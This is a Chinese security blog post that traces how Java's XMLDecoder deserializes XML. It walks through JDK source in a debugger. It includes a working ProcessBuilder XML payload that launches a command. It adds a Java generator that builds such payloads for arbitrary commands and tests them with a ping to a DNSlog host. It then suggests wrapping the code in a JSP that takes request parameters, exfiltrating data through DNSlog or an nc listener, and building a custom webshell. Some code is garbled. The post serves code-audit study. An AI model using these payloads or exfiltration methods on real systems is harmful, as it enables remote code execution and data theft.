

剖析 xmlDecoder 反序列化 - SecPulse.COM | 安全脉搏

“ 这是 酒仙桥六号部队 的第 130 篇文章。
章。

这是 酒仙桥六号部队 的第 130 篇文章。

全文共计 1727 个字，预计阅读时长 6 分钟。

一直想写个代码审计的文章，和大腿们交流下思路，正好翻 xxe 的时候看到一个 jdk 自带的 xmlDecoder 反序列化，很具有代表性，就来写一下，顺带翻一下源码。

为什么选这个呢，因为 ta 让 weblogic 栽了俩跟头，其他都是手写了几个洞，被人发现了，weblogic 是调用的东西存在一些问题，有苦没处说啊，下面剖析下 xmlDecoder 是怎么反序列化的。

前期准备

这次使用的是 idea 来调试代码，下面是用到一些快捷键：

Idea 中用到的 debug 快捷键：

F7 进入到代码，

Alt+shift+F7 强制进入代码

Atl+F9 执行跳到下一个断点处

F8 下一步

代码中有提到 invoke(class, method) 方法：

拿例子说话：

```
methodName.invoke(owner,args)
```


其中 owner 为某个对象，methodName 为需要执行的方法名称，Object[] args 执行方法参数列表。

楼主使用的 jdk 版本：

1.8.0_151

敲黑板开始了

先整一个完整的 xml 文件，注意箭头的地方，后面会是个小坑。



```
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0_151" class="java.beans.XMLDecoder">
  <object class="java.lang.ProcessBuilder">
    <array class="java.lang.String" length="1">
      <void index="0">
        <string>calc</string>
      </void>
    </array>
    <void method="start" />
  </object>
</java>
```

The image shows a code editor with XML code. Two red arrows point to the string 'calc' and the 'length="1"' attribute, respectively.


使用 java 代码解析 xml 文件。

```
private static void delString() {
    File file = new File( pathname: "D:\\javacode\\testssss\\src\\tools\\www.xml");
    XMLDecoder xd = null;
    try {
        xd = new XMLDecoder(new BufferedInputStream(new FileInputStream(file)));
    } catch (Exception e) {
        e.printStackTrace();
    }
    Object s2 = xd.readObject();
    xd.close();
}

public static void main(String[] args) throws Exception {
    // byXmlString("calc");
    delString();
}
```

重点在 Object s2 = xd.readObject(); 这行代码，打断点跟一下源码。


Debug 模式启动：



```
    } catch (Exception e) {
        e.printStackTrace();
    }
    Object s2 = xd.readObject();
    xd.close();
}

public static void main(String[]
// byXmlString("calc");
delString();
ShellTest > delString()
```

进入方法，是个三目运算：



```
44 * @throws ArrayIndexOutOfBoundsException if the stream contains no ob
45 * (or no more objects)
46 *
47 * @see XMLEncoder#writeObject
48 */
```

```
49 public Object readObject() {
50     return (parsingComplete()
51         ? this.array[this.index++]
52         : null;
53 }
54
```

进入方法：

注：从这里开始，可以进行打断点，第一次跟不对的时候，下次再 debug 的时间 alt+f9 快速跳到断点处。

```
private boolean parsingComplete() {
    if (this.input == null) { input: InputSource@497
        return false;
    }
    if (this.array == null) {
        if ((this.acc == null) && (null != System.getSecurityManager())) {
            throw new SecurityException("AccessControlContext is not set");
        }
        AccessController.doPrivileged(new PrivilegedAction<Void>() {
            public Void run() {
                XMLDecoder.this.handler.parse(XMLDecoder.this.input);
                return null;
            }
        }, this.acc);
        this.array = this.handler.getObjects();
    }
    return true;
}
```

打个断点，进入方法：

```
DocumentHandler.class x XMLDecoder.java x ProtectionDomain.java x SAXParserImpl.java
189 }
190
191 private boolean parsingComplete() {
192     if (this.input == null) {
193         return false;
194     }
195     if (this.array == null) {
196         if ((this.acc == null) && (null != System.getSecurityManager())) {
197             throw new SecurityException("AccessControlContext is not set");
198         }
199         AccessController.doPrivileged(new PrivilegedAction<Void>() {
200             public Void run() {
201                 XMLDecoder.this.handler.parse(XMLDecoder.this.input);
```



```
35 public void parse(InputSource inputSource) inputSource: InputSource@497
36     throws SAXException, IOException {
37     if (fSAXParser != null && fSAXParser.fSchemaValidator != null) { fSAXParser: SAXPar
38     if (fSAXParser.fSchemaValidationManager != null) {
39         fSAXParser.fSchemaValidationManager.reset();
40         fSAXParser.fUnparsedEntityHandler.reset();
41     }
42     resetSchemaValidator();
43     }
44     super.parse(inputSource);
45 }
46
```


进入父类:

```
mentHandler.class x AbstractSAXParser.java x XMLDecoder.java x ProtectionDomain.java x S
2 public void parse(InputSource inputSource) inputSource: InputSource@497
3     throws SAXException, IOException {
4
5     // parse document
6     try {
7     XMLInputSource xmlInputSource =
8     new XMLInputSource(inputSource.getPublicId(),
9         inputSource.getSystemId(),
10        baseSystemId: null);
11
12    xmlInputSource.setByteStream(inputSource.getByteStream());
13    xmlInputSource.setCharacterStream(inputSource.getCharacterStream());
14    xmlInputSource.setEncoding(inputSource.getEncoding());
15    parse(xmlInputSource);
16    }
17 }
```

跟进:

```
mentHandler.class x XMLParser.java x AbstractSAXParser.java x XMLDecoder.java x ProtectionDomain.java x S
1 @exception XMLEnvironmentException
2 @exception java.io.IOException
3
4 public void parse(XMLInputSource inputSource) inputSource: XMLInputSource@686
5     throws XMLEnvironmentException, IOException {
6     // null indicates that the parser is called directly, initialize them
7     if (securityManager == null) { securityManager: XMLSecurityManager@669
8     securityManager = new XMLSecurityManager(secureProcessing: true);
9     fConfiguration.setProperty(Constants.SECURITY_MANAGER, securityManager);
10    }
11    if (securityPropertyManager == null) {
12    securityPropertyManager = new XMLSecurityPropertyManager();
13    fConfiguration.setProperty(Constants.XML_SECURITY_PROPERTY_MANAGER, securityPropertyManager);
14    }
15
16    reset();
17    fConfiguration.parse(inputSource);
18 }
```


继续跟进，跳到 XML11Configuration 的 parse () 方法：



A screenshot of an IDE showing the `XML11Configuration.java` file. The `parse` method is highlighted in blue. Two red arrows point to the `XML11Configuration.java` tab and the `parse` method signature. The code includes a check for `fParseInProgress`, a `try` block with `setInputSource` and `parse` calls, and a `catch` block for `XNIException`.

```
public void parse(XMLInputSource source) throws XNIException, IOException {  
    if (fParseInProgress) {  
        // REVISIT - need to add new error message  
        throw new XNIException("FWK005 parse may not be called while parsing.");  
    }  
    fParseInProgress = true;  
  
    try {  
        setInputSource(source);  
        parse( complete: true);  
    } catch (XNIException ex) {
```


一些配置：



A screenshot of an IDE showing the `XML11Configuration.java` file. The exception handling part of the `parse` method is highlighted with a red box. It shows `catch` blocks for `XNIException`, `IOException`, `RuntimeException`, and `Exception`, each with a `PRINT_EXCEPTION_STACK_TRACE` check and `throw ex;` statement.

```
    } catch (XNIException ex) {  
        if (PRINT_EXCEPTION_STACK_TRACE)  
            ex.printStackTrace();  
        throw ex;  
    } catch (IOException ex) {  
        if (PRINT_EXCEPTION_STACK_TRACE)  
            ex.printStackTrace();  
        throw ex;  
    } catch (RuntimeException ex) {  
        if (PRINT_EXCEPTION_STACK_TRACE)  
            ex.printStackTrace();  
        throw ex;  
    } catch (Exception ex) {
```

F7 继续跟进：会进入本类的 parse 方法。



A screenshot of an IDE showing the `XML11Configuration.java` file. The `parse` method is highlighted in blue. A red arrow points to the `XML11Configuration.java` tab. The code shows a `try` block with `fValidationManager.reset()` and `fVersionDetector.reset` calls.

```
public boolean parse(boolean complete) throws XNIException, IOException {  
    // reset and configure pipeline and set InputSource.  
    if (fInputSource != null) {  
        try {  
            fValidationManager.reset();  
            fVersionDetector.reset( componentManager: this);
```

```
fConfigUpdated = true;
resetCommon();


short_version = fVersionDetector.determineDocVersion(fInoutSource);
```

```
XMLParser.java × XML11Configuration.java × ValidationMan...
    if (PRINT_EXCEPTION_STACK_TRACE)
        ex.printStackTrace();
    throw ex;
} catch (Exception ex) {
    if (PRINT_EXCEPTION_STACK_TRACE)
        ex.printStackTrace();
    throw new XNIException(ex);
}
}
try {
    return fCurrentScanner.scanDocument(complete); fCurrentSc...
} catch (XNIException ex) {
    if (PRINT_EXCEPTION_STACK_TRACE)
```

进入 XMLDocumentFragmentScannerImpl 后，会看到有方法中进行了 do{}while{} 方法，其中的 next 方法是重点。

```
XMLParser.java × XML11Configuration.java × XMLDocumentFragmentScannerImpl.java ×
    //fDocumentHandler.endElement(getElementQName(), null);
    break;
    default :
        throw new InternalError("processing event: " + event);
}
//System.out.println("here in before calling next");
event = next();
//System.out.println("here in after calling next");
} while (event!=XMLStreamConstants.END_DOCUMENT && complete);
```

跟进，跳到 XMLDocumentScannerImpl 的 next():




```
public String getCharacterEncodingScheme() { return fDecoder.getEncoding(); }

/** return the next state on the input
 *
 * @return int
 */
public int next() throws IOException, XNIException {
    return fDriver.next();
}

//getNamespaceContext
```

进入 next() 方法:


在 do{while} 里循环多次。




```
public int next() throws IOException, XNIException {
    //System.out.println("here in next");

    if(DEBUG_NEXT){
        System.out.println("NOW IN PrologDriver");
    }
    try {
        do {
            switch (fScannerState) {
                case SCANNER_STATE_PROLOG: {
                    fEntityScanner.skipSpaces();
                    if (fEntityScanner.skipChar( '<', nb: null)) {
                        setScannerState(SCANNER_STATE_START_OF_MARKUP);
                    } else if (fEntityScanner.skipChar( '&', NameType.REFERENCE)) {
                        setScannerState(SCANNER_STATE_REFERENCE);
                    } else {
                        setScannerState(SCANNER_STATE_CONTENT);
                    }
                }
            }
        } while (true);
    }
}
```


注：下面的显示台有变量的值，可以看到代码中变量值的变化。




```
impl
2710
2711
2712 //decide the actual sub state of the scanner, for more information refer to the javadoc
//decideSubState.
2713
2714 switch (fScannerState) {
2715     case SCANNER_STATE_CONTENT: {
```





继续跟进：



可以看到解析 xml 文件的时候有解析到 calc 字符，继续跟进。






ProcessBuilder 这个类在 xml 文件中有申明，然后到了 invoke，成功执行命令。

这一块代码建议亲自跟一下，会跟到很底层的东西，楼主在这一块卡了好长时间。





这次是借助了 idea 进行了代码的跟踪，待到能手点方法跟踪代码的那天就是楼主神功大成之日！嘎嘎嘎~

记得好多开发大牛说过，想进步，多看看 jdk 源码，看懂 ta，打遍天下无敌手！（后面一句我吹的）

代码审计的时候不一定能搭的起环境来，基本功还是很重要的，看 jdk 源码就是一个很好的练习的方法。

用 jdk 自带的洞来练习代码审计的好处就是，可以使用 idea 帮助寻找跳转方法，不会有跟不下去的时候，门槛会降低很多；再有 cms 会有很多奇奇怪怪的写法，出现了洞的话最后还是是一些基本的写法，楼主建议还是从基础的洞来入手，没有那么高的复杂度。

编辑利用程序

写一个方法，将 xml 文件拼接起来，还记得开头提到的小坑么

注：楼主最喜欢这种洞了，就像网站本身就给开了个后门一样。



```
Stringbuilder sb = new StringBuilder().append("<?xml version='1.0' encoding='UTF-8'>")
    .append("<java version='1.8.0_151' class='java.beans.XMLDecoder'>")
    .append("    <object class='java.lang.ProcessBuilder'>");
String[] strCmd = cmd.split( regex: " ");
sb = sb.append("        <array class='java.lang.String' length='"+strCmd.length+"'>");
for (int i = 0; i < strCmd.length; i++) {
    sb = sb.append("            <void index='"+i+"'>")
        .append("                <string'+strCmd[i]+'</string'>")
        .append("            </void'>");
}
sb = sb.append("        </array'>\n")
    .append("    </object'>")
    .append("</java'>");
String xml = sb.toString();
XMLDecoder xd = null;
try {
    xd = new XMLDecoder(new ByteArrayInputStream(xml.getBytes()));
} catch (Exception e) {
    e.printStackTrace();
}
```

Main 方法调用，试试 ping 命令。

```
public static void main(String[] args) throws Exception {
    byXmlString( cmd: "ping xtmscn.dnslog.cn");
    // delString();
}
```

Get SubDomain Refresh Record

[xtmscn.dnslog.cn](#)

DNS Query Record	IP Address	Created Time
xtmscn.dnslog.cn		2020-11-12 20:23:27
xtmscn.dnslog.cn		2020-11-12 20:23:27

将方法中的代码放在 jsp 文件中，就可以接收请求参数了，楼主已经在用了，各位大佬可以定制下。

更近一步

数据不回显？

1. dnslog 外带，这里有个坑，能带的字符串长度有

限制，中间不能有特殊符号，可以在命令中对数据进行加密切割，分段传输。

防御方法：对 doslog 进行域名加黑，在攻击者探测阶段就失败。

绕过：自建 dns。

2. 在服务器开启 nc 监听，在目标服务器访问 nc 服务器的端口，进行 nc 通信，将信息外带出来。

防御方法：在服务器监听新开启的通信。

3. 复写父类方法，使执行有输出（有难度）。

参考以上方法和冰蝎的方法可以编写定制化一个 webshell 工具。

结尾

想想类似的洞？嘿嘿嘿~

本文作者：酒仙桥六号部队

本文为安全脉搏专栏作者发布，转载请注明：

<https://www.secpulse.com/archives/149715.html>

全文完

本文由 简悦 SimpRead 优化，用以提升阅读体验

使用了 全新的简悦词法分析引擎 ^{beta}，[点击查看详细说明](#)

